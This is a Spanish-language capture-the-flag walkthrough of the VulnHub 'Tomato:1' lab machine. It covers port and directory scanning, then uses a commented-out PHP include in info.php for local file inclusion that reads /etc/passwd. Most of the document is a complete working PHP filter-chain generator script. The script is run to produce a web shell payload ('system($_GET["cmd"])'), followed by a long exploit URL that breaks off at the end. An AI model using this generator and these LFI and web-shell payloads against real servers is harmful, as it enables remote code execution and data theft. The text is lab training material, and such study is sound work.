

Vulnerable Machine: Tomato:1

Nivel: Easy

Url: [Tomato: 1 ~ VulnHub](#)

Descripción:

- Difficulty: Medium to Hard
- Tested: VMware Workstation 15.x Pro (This works better with VMware rather than VirtualBox)
- Goal: Get the root shell i.e.(root@localhost:~#) and then obtain flag under /root).
- Information: Your feedback is appreciated - Email: suncsr.challenges@gmail.com

Preparación previa:

Hemos preparado previamente una máquina Kali linux (IP: 192.168.232.136) la cual tiene una tarjeta de red conectada a VMNet8,

Para la preparación de la máquina simplemente hemos descargado el archivo OVA, y cambiado la tarjeta de red a la misma que hay en nuestra máquina linux VMNet8

Solución:

Comenzamos como siempre analizando cual es la ip de nuestra maquina.

```
(kali㉿kali)-[/usr/share/exploitdb]
└─$ nmap -sn 192.168.232.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 06:43 EST
Nmap scan report for 192.168.232.2
Host is up (0.0093s latency).
Nmap scan report for 192.168.232.136
Host is up (0.0017s latency).
Nmap scan report for 192.168.232.156
Host is up (0.0016s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.37 seconds
```

Y hacemos un escaneo de puertos para ver cuales de ellos se encuentran


```

abiertos,
└─(kali㉿kali)-[/usr/share/exploitdb]
└─$ sudo nmap -sS --min-rate 5000 -sCV --open -n -Pn -p- -oN Ports
192.168.232.156
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 06:35 EST
Nmap scan report for 192.168.232.156
Host is up (0.00082s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tomato
2211/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 d2:53:0a:91:8c:f1:a6:10:11:0d:9e:0f:22:f8:49:8e (RSA)
|   256  b3:12:60:32:48:28:eb:ac:80:de:17:d7:96:77:6e:2f (ECDSA)
|_  256  36:6f:52:ad:fe:f7:92:3e:a2:51:0f:73:06:8d:80:13 (ED25519)
8888/tcp  open  http     nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Private Property
|_http-title: 401 Authorization Required
MAC Address: 00:0C:29:3B:73:D8 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.62 seconds

```

En el puerto 80 tenemos la imagen de un tomate



Vamos a hacer un control exhaustivo de los directorios ya que lo unico que he podido encontrar ha sido un formulario para el cual no tengo credenciales en el puerto 2211. Para ello utilizaremos el siguiente comando.

```
(kali㉿kali)-[/usr/share/exploitdb]
└─$ dirb http://192.168.232.156/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t
20

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Feb 13 07:59:57 2024
URL_BASE: http://192.168.232.156/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: NOT forcing an ending '/' on URLs
OPTION: Not Stopping on warning messages
```

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.232.156/ ----

==> DIRECTORY: http://192.168.232.156/antibot_image/

+ http://192.168.232.156/index.html (CODE:200|SIZE:652)

+ http://192.168.232.156/server-status (CODE:403|SIZE:280)

---- Entering directory: http://192.168.232.156/antibot_image/ ----


(!) WARNING: Directory IS LISTABLE. No need to scan it.

















(Use mode '-w' if you want to scan it anyway)

END_TIME: Tue Feb 13 08:00:08 2024

DOWNLOADED: 9224 - FOUND: 2

El Directorio más interesante es /antibot_image/



	Parent Directory	-
	antibot.php	2020-07-10 06:37 6.7K
	assets/	2020-08-12 10:23 -
	dashboard/	2020-08-12 10:23 -
	functions/	2020-08-12 10:23 -
	guide/	2020-08-12 10:23 -
	info.php	2020-09-07 02:23 286
	language/	2020-08-12 10:23 -
	license.txt	2020-03-18 16:56 18K
	readme.txt	2020-08-12 10:23 2.4K
	screenshot-1.jpg	2020-03-18 16:56 70K
	screenshot-2.jpg	2020-03-18 16:56 60K
	screenshot-3.jpg	2020-03-18 16:56 35K
	settings/	2020-03-18 16:56 -
	table/	2020-08-12 10:23 -
	uninstall.php	2020-03-18 16:56 1.1K

Si miramos el código fuente de info.php podemos encontrar lo siguiente:

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <title>Document</title>
7 </head>
8 <body>
9 <!-- <?php include $_GET['image']; -->
10
11 </body>
12 </html>
13
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
16 <html xmlns="http://www.w3.org/1999/xhtml"><head>
17 <style type="text/css">
18 body {background-color: #fff; color: #333; font-family: sans-serif;

```

podemos indicar que image tenga como valor /etc/passwd

```
view-source:http://192.168.232.156/antibot_image/antibots/info.php?image=/etc/passwd

999 </p>
1000 <p>If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.
1001 </p>
1002 </td></tr>
1003 </table>
1004 </div></body></html>root:x:0:0:root:/root:/bin/bash
1005 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
1006 bin:x:2:2:bin:/bin:/usr/sbin/nologin
1007 sys:x:3:3:sys:/dev:/usr/sbin/nologin
1008 sync:x:4:65534:sync:/bin:/bin/sync
1009 games:x:5:60:games:/usr/games:/usr/sbin/nologin
1010 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
1011 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
1012 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
1013 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
1014 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
1015 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
1016 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
1017 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
1018 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
1019 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
1020 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
1021 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
1022 systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
1023 systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
1024 systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
1025 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
1026 syslog:x:104:108:./home/syslog:/bin/false
1027 _apt:x:105:65534:./nonexistent:/bin/false
1028 messagebus:x:106:110:./var/run/dbus:/bin/false
1029 uuuidd:x:107:111:./run/uuidd:/bin/false
1030 tomato:x:1000:1000:Tomato,,:/home/tomato:/bin/bash
1031 sshd:x:108:65534:./var/run/sshd:/usr/sbin/nologin
1032 ftp:x:109:117:ftp daemon,,/srv/ftp:/bin/false
1033
```

Sin embargo vamos a traspasar esto a nuestra consola con curl y vamos a filtrar para que solo aparezca nuestro contenido esencial.

```
curl -s -X GET 'http://192.168.232.156/antibot_image/antibots/info.php?image=/etc/hosts' |
grep "</body></html>" -A 1000 | sed 's/<\</body><\</html>/'
```

Vamos a acceder de otra manera al bash con el siguiente codigo py

```
(kali㉿kali)-[~/Desktop/tomato]
└─$ cat pwned.py
#!/usr/bin/env python3
import argparse
import base64
import re

# - Useful infos -
# https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-php-filters
# https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT
# https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d
```

```
# No need to guess a valid filename anymore
file_to_use = "php://temp"

conversions = {
    '0':
        'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.ic
        onv.8859_3.UCS2',
    '1':
        'convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert
        .iconv.CP9066.CSUCS4',
    '2':
        'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.i
        conv.ISO_69372.CSIBM921',
    '3':
        'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert
        .iconv.IBM868.UTF-16LE',
    '4':
        'convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-1
        6BE',
    '5':
        'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.
        iconv.8859_3.UCS2',
    '6':
        'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.CSIBM943.UCS4|convert.
        iconv.IBM866.UCS-2',
    '7':
        'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|convert.icon
        v.PT154.UCS4',
    '8': 'convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2',
    '9': 'convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB',
    'A': 'convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213',
    'a':
        'convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.i
        conv.865.UCS-4LE',
    'B': 'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000',
    'b':
```

```
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv
.CSIBM1008.UTF32BE',
  'C': 'convert.iconv.UTF8.CSISO2022KR',
  'c': 'convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2',
  'D':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213'
,
  'd': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5',
  'E': 'convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-143.ISO2022CNEXT',
  'e':
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UTF16.EUC-JP-MS|convert.iconv.I
SO-8859-1.ISO_6937',
  'F':
'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|co
nvert.iconv.UHC.JOHAB',
  'f': 'convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213',
  'g':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv
.IBM-932.UTF-8',
  'G': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90',
  'H': 'convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213',
  'h':
'convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|co
nvert.iconv.864.UTF-32LE',
  'I':
'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213',
  'i':
'convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000',
  'J': 'convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4',
  'j':
'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.C
P950.UTF16',
  'K': 'convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE',
  'k': 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2',
  'L':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6937|convert.iconv.O
```



```
SF00010100.UHC',
  'l':
'convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|con
vert.iconv.IBM932.UCS-2BE',

'M': 'convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.ic
onv.MACUKRAINIAN.WCHAR_T',

'm': 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|con
vert.iconv.UCS-2.MSCP949',
  'N': 'convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4',
  'n':
'convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF32BE.MS936|convert.
iconv.OSF00010004.T.61',
  'O':
'convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP7
75',
  'o':
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-4LE.OSF05010001|convert.ico
nv.IBM912.UTF-16LE',
  'P':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.i
conv.BIG5.JOHAB',
  'p':
'convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4
',
  'q':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.GBK.CP932|convert.ico
nv.BIG5.UCS2',
  'Q':
'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|
convert.iconv.MIK.UCS2',
  'R':
'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.ico
nv.L10.UCS4',
  'r':
```

```

'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.ISO-IR-99.UCS-2BE|convert.
iconv.L4.OSF00010101',
    'S': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS',
    's': 'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90',
    'T':
'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.ic
onv.ISO_8859-2.ISO-IR-103',
    't': 'convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS',
    'U': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943',
    'u': 'convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61',
    'V': 'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB',
    'v':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.
iconv.ISO-8859-14.UCS2',
    'W':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936',
    'w': 'convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE',
    'X': 'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932',
    'x': 'convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS',
    'Y':
'convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361',
    'y': 'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT',
    'Z':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16',
    'z': 'convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937',
    '/':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.C
SISOLATIN6.UCS-4',
    '+':
'convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-1
57',
    '=': ''
}

```

```

def generate_filter_chain(chain, debug_base64 = False):

```

```

encoded_chain = chain
# generate some garbage base64
filters = "convert.iconv.UTF8.CSISO2022KR|"
filters += "convert.base64-encode|"
# make sure to get rid of any equal signs in both the string we just generated and the
rest of the file
filters += "convert.iconv.UTF8.UTF7|"

for c in encoded_chain[::-1]:
    filters += conversions[c] + "|"
    # decode and reencode to get rid of everything that isn't valid base64
    filters += "convert.base64-decode|"
    filters += "convert.base64-encode|"
    # get rid of equal signs
    filters += "convert.iconv.UTF8.UTF7|"
if not debug_base64:
    # don't add the decode while debugging chains
    filters += "convert.base64-decode"

final_payload = f"php://filter/{filters}/resource={file_to_use}"
return final_payload

def main():

    # Parsing command line arguments
    parser = argparse.ArgumentParser(description="PHP filter chain generator.")

    parser.add_argument("--chain", help="Content you want to generate. (you will maybe need
to pad with spaces for your payload to work)", required=False)
    parser.add_argument("--rawbase64", help="The base64 value you want to test, the chain
will be printed as base64 by PHP, useful to debug.", required=False)
    args = parser.parse_args()
    if args.chain is not None:
        chain = args.chain.encode('utf-8')
        base64_value = base64.b64encode(chain).decode('utf-8').replace("=", "")

```

```

    chain = generate_filter_chain(base64_value)
    print("[+] The following gadget chain will generate the following code : {} (base64
value: {})".format(args.chain, base64_value))
    print(chain)
    if args.rawbase64 is not None:
        rawbase64 = args.rawbase64.replace("=", "")
        match = re.search("^[A-Za-z0-9+/]*$", rawbase64)
        if (match):
            chain = generate_filter_chain(rawbase64, True)
            print(chain)
        else:
            print ("[-] Base64 string required.")
            exit(1)

if __name__ == "__main__":
    main()

```

Con esto podemos pasar a base 64 un fragmento de código que sirva para tomar el control de la cmd de la máquina.

```

kali@kali:~/Desktop/tomato
$ python3 pwned.py --chain '<?php system($_GET["cmd"]); ?>'
[+] The following gadget chain will generate the following code : <?php system($_GET["cmd"]); ?> (base64 value: PD9waHAgc3lzdGVtKCRFR0VUWyJjbWQ1X
Sk7ID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF
32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert
.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|conver
t.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.
GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.ic
onv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|convert.iconv.PT154.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert
.iconv.J5.UNICODE|convert.iconv.L4.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.icon
v.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.icon

```

por ejemplo con la siguiente url

```

http://192.168.232.156/antibot_image/antibots/info.php?image=php://filter/convert.iconv.UTF8.
CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.ic
onv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.bas
e64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|conver
t.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.ba
se64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|co
nvert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF
8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|conver

```

t.iconv.PT154.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base

```
64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert
.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|conver
t.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert
.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert
.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.ba
se64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.icon
v.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ic
onv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UT
F-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.
UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.ic
onv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv
.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|co
nvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.U
NICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.ico
nv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHI
FT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
